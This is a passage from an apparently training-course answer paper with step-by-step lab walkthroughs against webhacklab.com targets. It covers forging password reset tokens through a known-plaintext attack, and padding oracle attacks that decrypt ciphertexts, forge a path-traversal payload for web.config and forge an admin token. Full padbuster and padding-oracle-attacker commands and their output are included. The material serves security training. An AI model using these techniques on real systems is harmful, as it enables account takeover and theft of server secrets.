

Advanced Web Hacking (Part 2)

Answer Paper



Contents

| | |
|---|-----------|
| Module: Breaking Crypto | 2 |
| Known Plaintext Attack | 2 |
| Padding Oracle Attack | 6 |
| Exploiting padding oracles with fixed IVs..... | 14 |
| Hash length extension Attack..... | 20 |
| Auth Bypass using pre-shared MachineKey..... | 31 |
| Module: Remote Code Execution (RCE) | 39 |
| PHP Object Injection | 39 |
| PHP Deserialization Attack | 43 |
| Java Deserialization Attack - Binary | 48 |
| Bonus: Tricky Java Deserialization Attack - Binary..... | 54 |
| Java Deserialization Attack - XML..... | 69 |
| Jackson JSON Deserialization Attack | 76 |
| .NET Serialization Attack..... | 80 |
| Python Serialization Attack..... | 87 |
| Bonus: Plex Python Deserialization..... | 93 |
| Ruby/ERB Template Injection | 97 |



Module: Breaking Crypto

Known Plaintext Attack


Challenge URL: <http://topup.webhacklab.com/Account/ForgotPassword>

- Reset the password of the user “johnwebhacklab@gmail.com” by generating a valid password reset link


Solution:

Step 1: Initiate the forgot password request as user

“bbbbbbbbbbbbbbbbjohnwebhacklab@gmail.com” into the topup application:



Step 2: The user will receive the password reset link with a “token” in the registered email as shown below:



<http://topup.webhacklab.com/Account/ResetPassword?code=6cD0nQOLXoX5XIjubw3SIDDXSu5K9u5roALwtIEGJc8hCFop2kCH4j6LceF2P8D/&userId=b19d4b82-56ad-407d-9191-9715c1698166>

Send another password reset request for the same username and notice that the token in the password reset link remains constant.

Step 3: Register another account with email “aaaaaaaaaaaaaaaajohnwebhacklab@gmail.com” and request a password reset for this account. Convert the token to Hex as described below, we can notice that portion of the Hex is same for both the accounts, suggesting that the encryption algorithm in use generates the same output for a given plain text:

<http://topup.webhacklab.com/Account/ResetPassword?userId=b314960e-dbafe-4979-b841-0c6b175c3dab&code=%2BvheISv88Uo85l4reA7D%2BDDXSU5K9u5roALwtIEGJc8hCFop2kCH4j6LceF2P8D%2F>

User : aaaaaaaaaaaaaaaaajohnwebhacklab@gmail.com

Token Value = +vheISv88Uo85l4reA7D+DDXSU5K9u5roALwtIEGJc8hCFop2kCH4j6LceF2P8D/

Base64 to Bytes to Hex:

```
root@Kali:~# echo  
"+vheISv88Uo85l4reA7D+DDXSU5K9u5roALwtIEGJc8hCFop2kCH4j6LceF2P8D/" | base64 -d  
| xxd -p
```

Hex Value =

FAF85E212BFCF14A3CE65E2B780EC3F830D74AEE4AF6EE6BA002F0B4810625CF21085A29D
A4087E23E8B71E1763FC0FF



Step 4: Based on the analysis in last step hijack the account “johnwebhacklab@gmail.com” by registering another account bbbbbbbbbbbbbbbbjohnwebhacklab@gmail.com and trimming off the first 16 bytes from the password reset token of this user and creating a password reset link for “johnwebhacklab@gmail.com” :

User : bbbbbbbbbbbbbbbbjohnwebhacklab@gmail.com

Token Value =6cD0nQOLXoX5XlJubw3SIDDXSu5K9u5roALwtIEGJc8hCFop2kCH4j6LceF2P8D/

Base64 to Bytes to Hex:

```
root@Kali:~# echo
"6cD0nQOLXoX5XlJubw3SIDDXSu5K9u5roALwtIEGJc8hCFop2kCH4j6LceF2P8D/" | base64 -
d | xxd -p
```

Hex Value =

E9C0F49D038B5E85F95E526E6F0DD22030D74AEE4AF6EE6BA002F0B4810625CF21085A29DA
4087E23E8B71E1763FC0FF

Password Reset token for johnwebhacklab@gmail.com user is

Hex Value = 30D74AEE4AF6EE6BA002F0B4810625CF21085A29DA4087E23E8B71E1763FC0FF

Hex to Bytes to Base64:

```
root@Kali:~# echo
"30D74AEE4AF6EE6BA002F0B4810625CF21085A29DA4087E23E8B71E1763FC0FF" | xxd -r -p
| base64
```

Base64 Encoded Token Value = MNdK7kr27mugAvC0gQYlzyEIWinaQlfiPotx4XY/wP8=



Step 5: Navigate to

<http://topup.webhacklab.com/Account/ResetPassword?code=MNdK7kr27mugAvC0gQYIzyEIWinaQIfiPotx4XY/wP8=&userId=b314960e-dbaf-4979-b841-0c6b175c3dab> and change the password of user “johnwebhacklab@gmail.com”:

The screenshot shows a web browser window with the URL `http://topup.webhacklab.com/Account/ResetPassword?code=MNdK7kr27mugAvC0gQYIzyEIWinaQIfiPotx4XY/wP8=&userId=b314960e-dbaf-4979-b841-0c6b175c3dab`. The browser's address bar has a red box around the `code=MNdK7kr27mugAvC0gQYIzyEIWinaQIfiPotx4XY/wP8=` part. The website header includes a logo for 'SECURE' and navigation links: HOME, TOPUP, VOUCHERS, SHOP, LOGIN, and REGISTER. The main content area is titled 'Reset password' and contains a form with three input fields: 'Email' (containing 'johnwebhacklab@gmail.com'), 'Password' (masked with dots), and 'ConfirmPassword' (masked with dots). Each field has a red box around it. Below the fields is a red button labeled 'RESET'.

Step 6: The Figure shows that the application allowed to change the password using the token

The screenshot shows a web browser window with the URL `http://topup.webhacklab.com/Account/ResetPasswordConfirmation`. The browser's address bar has a red box around the entire URL. The website header includes a logo for 'NOT SO SECURE' and navigation links: HOME, TOPUP, VOUCHERS, SHOP, LOGIN, and REGISTER. The main content area displays the text 'Reset password confirmation.' in a large font, followed by 'Your password has been reset. Please [click here to log in](#)'. Below this is a footer section with three gray squares and the text: '© 2018 NotSoSecure Global Services Limited. All rights reserved. NotSoSecure Global Services Limited, CB1 Business Centre, Twenty Stat Cambridge, CB1 2JD, UK'.

Padding Oracle Attack

Challenge URL: http://topup.webhacklab.com/download.aspx?invoice={ciphertext_invoice}

Identify a padding oracle vulnerability to:

- Decrypt the ciphertext for the invoice parameter.
- Encrypt the payload to download the content of the “web.config” file from the server

Solution:

The application takes an encrypted parameter filename to retrieve invoice details from the server.

Step 1: When a valid ciphertext value is passed to the filename parameter, the application returns the content of a file as shown in the figure below.

<http://topup.webhacklab.com/download.aspx?invoice=hXzPd+J2DtGGJfCvIoRbULfadd1LWrfHVuYgw6AAIdUt3+PhqjE5J0hj1uu9ed8wcJvXpFvCIMMEP882ywGBkA==>

The screenshot shows a web browser displaying an invoice from 'NOT SO SECURE'. The URL in the address bar is the challenge URL with a valid ciphertext. The invoice details include:

- Invoice No#: 2567
- Date : 7/11/2018 1:43:48 AM
- Address: CB1 Business Centre, Twenty Station Road Cambridge, CB1 2JD United Kingdom
- Email: sunil@webhacklab.com
- Payment Method: Card
- Amount: 310 GBP
- Item: Vodafone
- Price: 310 GBP
- Total: 310 GBP



Step 2: When an invalid ciphertext value is passed to the filename parameter, it responds with bad padding error.

`http://topup.webhacklab.com/download.aspx?invoice=hXzPd+J2DtGGJfCvIoRbULfadd1LWrfHVuYg
w6AAIdUt3+PhqjE5J0hj1uu9ed8wcJvXpFvCIMMEP882ywGBaA==`



This behaviour can further be used to identify whether the encrypted value has proper padding or not.

Step 3: Padbuster tool can be used to automate the padding oracle attacks. Decrypt ciphertext using the following command:

```
./padbuster.pl
"http://topup.webhacklab.com/download.aspx?invoice=hXzPd+J2DtGGJfCvIoRbULfadd1LWrfHVuYgW6AAIdUt3+PhqjE5J0hj1uu9ed8wcJvXpFvCIMMEP882ywGBkA=="
"hXzPd+J2DtGGJfCvIoRbULfadd1LWrfHVuYgW6AAIdUt3+PhqjE5J0hj1uu9ed8wcJvXpFvCIMMEP882ywGBkA==" 16 -encoding 0 -error "Padding"
```

```
+-----+
| PadBuster - v0.3.3 |
| Brian Holyfield - Gotham Digital Science |
| labs@gdssecurity.com |
+-----+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 6895

INFO: Starting PadBuster Decrypt Mode
```

*** Starting Block 1 of 3 ***

[+] Success: (156/256) [Byte 16]
[+] Success: (160/256) [Byte 15]
[+] Success: (75/256) [Byte 14]
[+] Success: (238/256) [Byte 13]
[+] Success: (104/256) [Byte 12]
[+] Success: (63/256) [Byte 11]
[+] Success: (189/256) [Byte 10]
[+] Success: (71/256) [Byte 9]
[+] Success: (23/256) [Byte 8]
[+] Success: (203/256) [Byte 7]
[+] Success: (183/256) [Byte 6]
[+] Success: (33/256) [Byte 5]
[+] Success: (229/256) [Byte 4]
[+] Success: (93/256) [Byte 3]
[+] Success: (191/256) [Byte 2]
[+] Success: (95/256) [Byte 1]

Block 1 Results:

[+] Cipher Text (HEX): b7da75dd4b5ab7c756e620c3a00021d5
[+] Intermediate Bytes (HEX): b14ead16d3423fe0b144c79d16b66265
[+] Plain Text: 42ba14117a724295

*** Starting Block 2 of 3 ***

[+] Success: (29/256) [Byte 16]
[+] Success: (191/256) [Byte 15]
[+] Success: (202/256) [Byte 14]
[+] Success: (62/256) [Byte 13]
[+] Success: (1/256) [Byte 12]
[+] Success: (240/256) [Byte 11]
[+] Success: (40/256) [Byte 10]
[+] Success: (149/256) [Byte 9]
[+] Success: (5/256) [Byte 8]
[+] Success: (118/256) [Byte 7]
[+] Success: (151/256) [Byte 6]
[+] Success: (140/256) [Byte 5]
[+] Success: (30/256) [Byte 4]
[+] Success: (225/256) [Byte 3]
[+] Success: (28/256) [Byte 2]
[+] Success: (59/256) [Byte 1]

Block 2 Results:

[+] Cipher Text (HEX): 2ddfe3e1aa3139274863d6ebbd79df30
[+] Intermediate Bytes (HEX): d5eb11ef786280f263df16fac63543e2
[+] Plain Text: b1d238755969f5b7

*** Starting Block 3 of 3 ***

[+] Success: (198/256) [Byte 16]
[+] Success: (42/256) [Byte 15]
[+] Success: (143/256) [Byte 14]
[+] Success: (78/256) [Byte 13]
[+] Success: (27/256) [Byte 12]
[+] Success: (37/256) [Byte 11]
[+] Success: (145/256) [Byte 10]
[+] Success: (181/256) [Byte 9]
[+] Success: (219/256) [Byte 8]
[+] Success: (200/256) [Byte 7]
[+] Success: (207/256) [Byte 6]
[+] Success: (54/256) [Byte 5]
[+] Success: (127/256) [Byte 4]
[+] Success: (103/256) [Byte 3]
[+] Success: (72/256) [Byte 2]
[+] Success: (237/256) [Byte 1]

Block 3 Results:

[+] Cipher Text (HEX): 709bd7a45bc220c3043fcf36cb018190
[+] Intermediate Bytes (HEX): 03b7978cc63a322c4368dde0b672d43b
[+] Plain Text: .html

** Finished **

[+] Decrypted value (ASCII): **42ba14117a724295b1d238755969f5b7.html**

[+] Decrypted value (HEX):
34326261313431313761373234323935623164323338373535393639663562372E68746D6C0B0B
0B0B0B0B0B0B0B0B0B

[+] Decrypted value (Base64):
NDJiYTE0MTE3YTcyNDI5NWIXZDIzODc1NTk2OWY1YjcuaHRtbAsLCwsLCws

Alternative: padding-oracle-attacker tool can be used to automate the padding oracle attacks.

Decrypt ciphertext using the following command:

padding-oracle-attacker decrypt "http://topup.webhacklab.com/download.aspx?invoice="b64:hXzPd+J2DtGGJfCvIoRbULfadd1LWrFHVuYgw6AAIdUt3+PhqjE5J0hj1uu9ed8wcJvXpFvCIMMEP882ywGBkA== 16 Padding -e base64

[illegible]

Encrypt payload to download arbitrary files (web.config in this case)

Step 4: Run padbuster with "-plaintext" argument to create a ciphertext for the plaintext

"../web.config"

```
./padbuster.pl
"http://topup.webhacklab.com/download.aspx?invoice=hXzPd+J2DtGGJfCvIoRbULfadd1
LWrFHVuYgw6AAIdUt3+PhqjE5J0hj1uu9ed8wcJvXpFvCIMMEP882ywGBkA=="
"hXzPd+J2DtGGJfCvIoRbULfadd1LWrFHVuYgw6AAIdUt3+PhqjE5J0hj1uu9ed8wcJvXpFvCIMMEP
882ywGBkA==" 16 -encoding 0 -error "Padding" -plaintext ../../web.config
```

```
+-----+
| PadBuster - v0.3.3 |
| Brian Holyfield - Gotham Digital Science |
| labs@gdssecurity.com |
+-----+
```

INFO: The original request returned the following

```
[+] Status: 200
[+] Location: N/A
[+] Content Length: 643
```

INFO: Starting PadBuster Encrypt Mode

```
[+] Number of Blocks: 2

[+] Success: (212/256) [Byte 16]
[+] Success: (196/256) [Byte 15]
[+] Success: (44/256) [Byte 14]
[+] Success: (219/256) [Byte 13]
[+] Success: (223/256) [Byte 12]
[+] Success: (26/256) [Byte 11]
[+] Success: (109/256) [Byte 10]
[+] Success: (118/256) [Byte 9]
[+] Success: (235/256) [Byte 8]
[+] Success: (142/256) [Byte 7]
[+] Success: (231/256) [Byte 6]
[+] Success: (142/256) [Byte 5]
[+] Success: (215/256) [Byte 4]
[+] Success: (82/256) [Byte 3]
[+] Success: (124/256) [Byte 2]
[+] Success: (209/256) [Byte 1]
```



Block 2 Results:

```
[+] New Cipher Text (HEX): 2f9bb0346e02680c9284f03431c72e3d
[+] Intermediate Bytes (HEX): 3f8ba0247e12781c8294e02421d73e2d

[+] Success: (26/256) [Byte 16]
[+] Success: (125/256) [Byte 15]
[+] Success: (45/256) [Byte 14]
[+] Success: (93/256) [Byte 13]
[+] Success: (251/256) [Byte 12]
[+] Success: (158/256) [Byte 11]
[+] Success: (194/256) [Byte 10]
[+] Success: (31/256) [Byte 9]
[+] Success: (7/256) [Byte 8]
[+] Success: (63/256) [Byte 7]
[+] Success: (239/256) [Byte 6]
[+] Success: (107/256) [Byte 5]
[+] Success: (140/256) [Byte 4]
[+] Success: (105/256) [Byte 3]
[+] Success: (206/256) [Byte 2]
[+] Success: (185/256) [Byte 1]
```

Block 1 Results:

```
[+] New Cipher Text (HEX): 7913b657b735bc958b17076fc9b6e880
[+] Intermediate Bytes (HEX): 573d9979991acbf0e9396400a7d081e7
```

** Finished **

```
[+] Encrypted value is:
eR02V7c1vJWLFwdvybbogC%2BbsDRuAmgMkoTwNDHHLj0AAAAAAAAAAAAAAAAAAAAA
-----
```



Alternative: Run padding-oracle-attacker with "encrypt" argument to create a ciphertext for the plaintext "../../web.config"

padding-oracle-attacker encrypt "http://topup.webhacklab.com/download.aspx?invoice="
"../web.config" 16 Padding -e base64

```

~~~ENCRYPTING~~~
total bytes: 48 | blocks: 2

1. 4713b657b735bc958b17076fc9b6e880
2. 2f9bb0346e02680c9284f03431c72e3d 2e2e2f2e2e2f7765622e636f6e666967 ../../web.config
3. 00000000000000000000000000000000 10101010101010101010101010101010 .....
100.0% 1x1 71/256

128 total network requests | last request took 950ms | 110 kB downloaded | 34.7 kB uploaded

---ciphertext bytes in hex---
7913b657b735bc958b17076fc9b6e8802f9bb0346e02680c9284f03431c72e3d00000000000000000000000000000000

---intermediate bytes in hex---
573d9979991acb0e9396400a7d081e73f8ba0247e12781c8294e02421d73e2d

---final http request---
200 http://topup.webhacklab.com/download.aspx?invoice=eR02V7c1vJWLFWdvvybbogC%2BbsDRuAmgMkoTwNDHHLj0A
AAAAAAAAAAAAAAAAAAAA
cache-control : private

```

Step 5: Open the following URL to view the contents of the web.config file in HTML source.

view-
source:http://topup.webhacklab.com/download.aspx?invoice=eRO2V7c1vJWLFwdvybbogC%2Bb
sDRuAmgMkoTwNDHHLj0AAAAAAAAAAAAAAAAAAAAAAAAA

```

SoSecure Health Check Shopping Portal Topup Website MBlog Portal JWT Database Connection Resume Uploading NodeJS Node RCE
|Windows\Microsoft.Net\Framework\vx.x\Config
-->
<configuration>

  <appSettings />
  <connectionStrings />
  <system.web>
    <!--
      Set compilation debug="true" to insert debugging
      symbols into the compiled page. Because this
      affects performance, set this value to true only
      during development.
    -->
    <compilation debug="true">
      <assemblies>
        <add assembly="System.Core, Version=3.5.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089" />
        <add assembly="System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35" />
        <add assembly="System.Data.DataSetExtensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089" />
        <add assembly="System.Xml.Linq, Version=3.5.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089" />
      </assemblies>
    </compilation>
    <!--
      The <authentication> section enables configuration
      of the security authentication mode used by
      ASP.NET to identify an incoming user.
    -->
    <authentication mode="Windows" />
    <!--
      The <customErrors> section enables configuration
      of what to do if/when an unhandled error occurs
      during the execution of a request. Specifically,
      it enables developers to configure html error pages
      to be displayed in place of a error stack trace.
    -->
    <customErrors mode="RemoteOnly" defaultRedirect="GenericErrorPage.htm">
      <error statusCode="403" redirect="NoAccess.htm" />
    </customErrors>
  </system.web>
</configuration>

```


Exploiting padding oracles with fixed IVs

Challenge URL: <http://reimbursement.webhacklab.com/Support/LoadSupportTicketFile>


- Access the file where id=0 which can only be accessible by an admin.

Solution:

Step 1: Log in to the application and click on the 'support' button and click on the 'View' link as shown in Figure:



Step 2: To view the file content uploaded along with a support ticket when it's created. It is required to click on the link mentioned in 'FileName' column as shown in figure:



Step 3: Upon clicking on the link of the above step, the application sends a request to the server which contains file id in the 'id' parameter and user token. If user token is valid and file id belongs to logged in user then application responds with file content of supplied id parameter as shown in figure:

Target: <http://reimbursement.webhacklab.com>

Request

Raw Params Headers Hex

```

1 GET /Support/LoadSupportTicketFile?id=9003666&token=
  afal7649cd4dfbba2b20b93fd3f2398b2227cb9ab89722bbec7d897e19d628a67640e4f17fa48ad1efc370db0ff668e7
  HTTP/1.1
2 Host: reimbursement.webhacklab.com
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:75.0) Gecko/20100101 Firefox/75.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close

```

0 matches Pretty

Response

Raw Headers Hex Render

```

1 HTTP/1.1 200 OK
2 Cache-Control: private, s-maxage=0
3 Content-Type: text/html; charset=utf-8
4 Server: Microsoft-IIS/10.0
5 X-AspNetMvc-Version: 5.2
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Date: Wed, 06 May 2020 17:48:07 GMT
9 Connection: close
10 Content-Length: 21
11
12 This is sample ticket

```

Step 4: Based on the exercise challenge if we directly try to access a file where id=0 then the application responds with 'File not found!!' error message as shown in Figure:

Target: <http://reimbursement.webhacklab.com>

Request

Raw Params Headers Hex

```

1 GET /Support/LoadSupportTicketFile?id=0&token=
  afal7649cd4dfbba2b20b93fd3f2398b2227cb9ab89722bbec7d897e19d628a67640e4f17fa48ad1efc370db0ff668e7
  HTTP/1.1
2 Host: reimbursement.webhacklab.com
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:75.0) Gecko/20100101 Firefox/75.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close

```

0 matches Pretty

Response

Raw Headers Hex Render

```

1 HTTP/1.1 200 OK
2 Cache-Control: private, s-maxage=0
3 Content-Type: text/html; charset=utf-8
4 Server: Microsoft-IIS/10.0
5 X-AspNetMvc-Version: 5.2
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Date: Wed, 06 May 2020 17:54:29 GMT
9 Connection: close
10 Content-Length: 16
11
12 File not found!!

```



Step 5: To access a file where id=0, it is required to send the token which belongs to the user who is owning a file where id=0. To achieve this, we have to modify the token but when we try to modify token application respond with 'padding error' as shown in the figure:



Step 6: Let's try to decrypt the token using Padbuster utility as shown in figure:

Command:

```
./padbuster.pl
"http://reimbursement.webhacklab.com/Support/LoadSupportTicketFile?id=X&token=
$TOKEN$" "$TOKEN$" 16 -encoding 1 -cookies
.AspNet.ApplicationCookie=$SESSION_COOKIE_VALUE$ -error "Padding"
```

```
foobar@ubuntu20012:~$ ./padbuster.pl "http://reimbursement.webhacklab.com/Support/LoadSupportTicketFile?id=0&token=afa17649cd4dfbba2b20b93fd3f2398b2227cb9ab89722bbec7d897e19d628a67640e4f17fa48ad1efc370db0ff668e7" "afa17649cd4dfbba2b20b93fd3f2398b2227cb9ab89722bbec7d897e19d628a67640e4f17fa48ad1efc370db0ff668e7" 16 -encoding 1 -cookies .AspNet.ApplicationCookie=f3t0nL9HmZ1i02z0gCC6PHd620A9BvkDzhJN2jCDSY3008TFMmu2IdFfsb0Dj3fcw0B0W7q7DDr0m5ycGI_Xs0CyCH58dsKvMT7q-tyS9vPJQt354rZMmyYjcgE0VcIbaMbeP-v-qnIGyHyCovt00ws13k8361515f05eKCLkrVey32YvFrkX_ktH6fA1WC7JAqokLfxu2cHzNm6f7xglDpb7r8G7qu3eAsiePM20FntZ0mMvVLrfrNON07IxU2-GTJrQgDMxYzP4nR131EXhpApMepN0SEzldY1FTJP16zUEC_TQ1t32-tlCEal00uJY-paGRqh0MHqQV6vv-euYQ_sg_Le3ZJvs43yfVo_IDM4FQJLLDIgkZJecIANM12Bi-TyYKAKXcAU4Q6SFLH2VLT0P-njQyaA1BcxTLLhJhwAmdm52z7TN1X_YJvPpUuUlk1DTmgRfYUwDqz2hjFPK19QqonAPzkGzXLSyHccyM -error "Padding"
```

```
-----+
| PadBuster - v0.3.3                               |
| Brian Holyfield - Gotham Digital Science          |
| labs@gdssecurity.com                             |
+-----+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 15

INFO: Starting PadBuster Decrypt Mode
*** Starting Block 1 of 2 ***

[+] Success: (163/256) [Byte 1]

Block 2 Results:
[+] Cipher Text (HEX): 7640e4f17fa48ad1efc370db0ff668e7
[+] Intermediate Bytes (HEX): 4d49b2f7d7e25199917a8e791ed12fa1
[+] Plain Text: anonymous"}

** Finished **

[+] Decrypted value (ASCII): 74204,"User":"anonymous"}
[+] Decrypted value (HEX): 37343230342C2255736572223A22616E6F6E796D6F7573227D070707070707
[+] Decrypted value (Base64): NzQyMDQsIlVzZXIiOiJhbm9ueWlvdXMiOiQcHBwcHBwc=
```



Alternative: Let's try to decrypt the token using padding-oracle-attacker utility as shown in figure:

Command:

```
padding-oracle-attacker decrypt
"http://reimbursement.webhacklab.com/Support/LoadSupportTicketFile?id=X&token=
" "hex:$TOKEN$" -H "Cookie: .AspNet.ApplicationCookie=$SESSION_COOKIE_VALUE$"
16 Padding -e hex
```

```
1. 0df718d21482c8ffcf3aa788d08b372
2. e884d66670a93ffff7e532cd67f75ab8 39353034332c2255736572223a22616e 95043,"User":"an
3. 7897d1f02b82611177eb8d5478947975 6f6e796d6f7573227d070707070707 onymous"}.....
100.0% 1x1 13/256

6848 total network requests | last request took 326ms | 2.17 MB downloaded | 5.79 MB uploaded

---plaintext printable bytes in utf8---
95043,"User":"anonymous"}.....

---plaintext bytes in hex---
39353034332c2255736572223a22616e6f6e796d6f7573227d070707070707

---intermediate bytes in hex---
1dc228e627aeaaabcb6d85ab72ad21c87eaa0b1fdc4cdd8ae235ca60f05dbf
```




Alternative: Try to create token where "user":"admin" using padding-oracle-attacker as shown in figure:

Command:

```
padding-oracle-attacker encrypt
"http://reimbursement.webhacklab.com/Support/LoadSupportTicketFile?id=0&token="
-H "Cookie: .AspNet.ApplicationCookie=$SESSION_COOKIE_VALUE$"
", "user": "admin"}' 16 Padding -e hex
```

```
GET /Support/LoadSupportTicketFile?id=9978510&token=
24f718d21482c8ffcfd3aa788d08b372e884d66670a93ffff7e532cd67f75ab87897d1f02b82611177eb8d5478947975 HTTP/
root@kali: ~/tools/xxe
File Actions Edit View Help
root@kali: ~/tools/VPN x root@kali: ~/tools/xxe x root@kali: ~/tools/xxe x
/_/ /___/
~~~ENCRYPTING~~~
total bytes: 48 | blocks: 2
1. cfd25484cefca90bc22a26e3ff82bc6d
2. c41c5edc5cfd0230e0d223716767c185 222c2275736572223a2261646d696e22 ", "user": "admin"
3. 00000000000000000000000000000000 7d0f0f0f0f0f0f0f0f0f0f0f0f0f0f0f }.....
100.0% 1x1 207/250
7036 total network requests | last request took 672ms | 2.23 MB downloaded | 5.95 MB uploaded
---ciphertext bytes in hex---
fdd25484cefca90bc22a26e3ff82bc6dc41c5edc5cfd0230e0d223716767c185000000000000000000000000000000
---intermediate bytes in hex---
dff76f1bd99db29f808478792ebd24fb91351d353f20d3fefd2c7e6868ce8a
24f718d21482c8ffcfd3aa788d08b372e884d66670a93ffff7e532cd67f75ab8fdd25484cefca90bc22a26e3ff82bc6dc
41c5edc5cfd0230e0d223716767c185000000000000000000000000000000
```

Step 8: Now take the 1st 2 blocks i.e. 32 bytes (64 hex characters) of the original token and append it with the newly generated arbitrary text as shown above to access id=0.



Hash length extension Attack


